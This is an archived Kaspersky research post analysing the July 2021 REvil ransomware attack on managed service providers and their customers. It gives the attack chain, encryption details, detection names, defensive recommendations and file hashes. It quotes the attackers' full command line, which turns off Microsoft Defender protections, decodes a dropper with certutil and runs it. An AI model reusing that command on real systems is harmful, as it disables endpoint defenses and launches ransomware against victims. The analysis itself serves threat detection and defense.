REvil ransomware attack against MSPs and its clients around the world

By Kaspersky


Published: 2021-07-05 · Archived: 2026-04-02 11:12:04 UTC

Research

Research

05 Jul 2021

2 minute read




An attack perpetrated by REvil aka Sodinokibi ransomware gang against Managed Service Providers (MSPs) and their clients was discovered on July 2. Some of the victims have reportedly been compromised through a popular MSP software which led to encryption of their customers. The total number of encrypted businesses could run into thousands.

REvil ransomware has been advertised on underground forums for three years and it is one of the most prolific RaaS operations. According to an interview with the REvil operator, the gang earned over $100 million from its operations in 2020. The group's activity was first observed in April 2019 after the shutdown of GandCrab, another now-defunct ransomware gang. More details about that gang can be found in our articles Ransomware world in 2021: who, how and why and Sodin ransomware exploits Windows vulnerability and processor architecture.

In this latest case, the attackers deployed a malicious dropper via the PowerShell script, which, in turn, was executed through the vendor's agent:


```
"$system32\cmd.exe" /c ping 127.0.0.1 -n 5012 > nul & $system32\WindowsPowerShell\v1.0\powershell.exe
Set-MpPreference -DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -DisableIOAVProtection
 $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -
Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y $system32\certutil.exe $windir\cert.exe
& echo %RANDOM% >> $windir\cert.exe & $windir\cert.exe -decode C:\[redacted]\agent.crt C:\[redacted]\agent.exe &
 del /q /f C:\[redacted]\agent.crt $windir\cert.exe & C:\[redacted]\agent.exe
```

This script disables Microsoft Defender features and then uses the certutil.exe utility to decode a malicious executable (agent.exe) that drops a legitimate Microsoft binary (MsMpEng.exe, an older version of Microsoft Defender) and malicious library (mpsvc.dll), which is the REvil ransomware. This library is then loaded by the legitimate MsMpEng.exe by utilizing the DLL side-loading technique (T1574.002).



Execution map for the "agent.exe" dropper – Kaspersky Cloud Sandbox


Using our Threat Intelligence service, we observed more than 5,000 attack attempts in 22 countries by the time of writing.



Geography of attack attempts (based on KSN statistics)

REvil uses the Salsa20 symmetric stream algorithm for encrypting the content of files and the keys for it with an elliptic curve asymmetric algorithm. Decryption of files affected by this malware is impossible without the cybercriminals' keys due to the secure cryptographic scheme and implementation used in the malware. Kaspersky products protect against this threat and detect it with the following names:

- UDS:DangerousObject.Multi.Generic
- Trojan-Ransom.Win32.Gen.gen
- Trojan-Ransom.Win32.Sodin.gen
- Trojan-Ransom.Win32.Convagent.gen
- PDM:Trojan.Win32.Generic (with Behavior Detection)



Section of Kaspersky TIP lookup page for the 0x561CFFBABA71A6E8CC1CDCEDA990EAD4 binary

The vendor whose software was reportedly compromised, issued a special advisory which is being periodically updated.

To keep your company protected against ransomware 2.0 attacks, Kaspersky experts recommend:

- Not exposing remote desktop services (such as RDP) to public networks unless absolutely necessary and always using strong passwords for them.

- Promptly installing available patches for commercial VPN solutions providing access for remote employees and acting as gateways in your network.
- Always keeping software updated on all the devices you use to prevent ransomware from exploiting vulnerabilities.
- Focusing your defense strategy on detecting lateral movements and data exfiltration to the internet. Pay special attention to the outgoing traffic to detect cybercriminals' connections. Back up data regularly. Make sure you can quickly access it in an emergency when needed. Use the latest Threat Intelligence information to stay aware of actual TTPs used by threat actors.
- Using solutions like Kaspersky Endpoint Detection and Response and the Kaspersky Managed Detection and Response service which help to identify and stop attacks at the early stages, before the attackers reach their main goals.
- Protecting the corporate environment and educating your employees. Dedicated training courses can help, such as those provided in the Kaspersky Automated Security Awareness Platform. A free lesson on how to protect against ransomware attacks is available here.
- Using a reliable endpoint security solution such as Kaspersky Endpoint Security for Business that is powered by exploit prevention, behavior detection and a remediation engine that can roll back malicious actions. KESB also has self-defense mechanisms that can prevent its removal by cybercriminals.

Indicators of Compromise

agent.cer (encrypted agent.exe)
95F0A946CD6881DD5953E6DB4DFB0CB9

agent.exe
561CFFBABA71A6E8CC1CDCEDA990EAD4

mpscv.dll, REvil ransomware
7EA501911850A077CF0F9FE6A7518859
A47CF00AEDF769D60D58BFE00C0B5421

Kaspersky researchers analyze updated CoolClient backdoor and new tools and scripts used in HoneyMyte (aka Mustang Panda or Bronze President) APT campaigns, including three variants of a browser data stealer.

Kaspersky discloses a 2025 HoneyMyte (aka Mustang Panda or Bronze President) APT campaign, which uses a kernel-mode rootkit to deliver and protect a ToneShell backdoor.

Kaspersky GReAT experts analyze the Evasive Panda APT's infection chain, including shellcode encrypted with DPAPI and RC5, as well as the MgBot implant.

Kaspersky expert describes new malicious tools employed by the Cloud Atlas APT, including implants of their signature backdoors VBShower, VBCloud, PowerShower, and CloudAtlas.
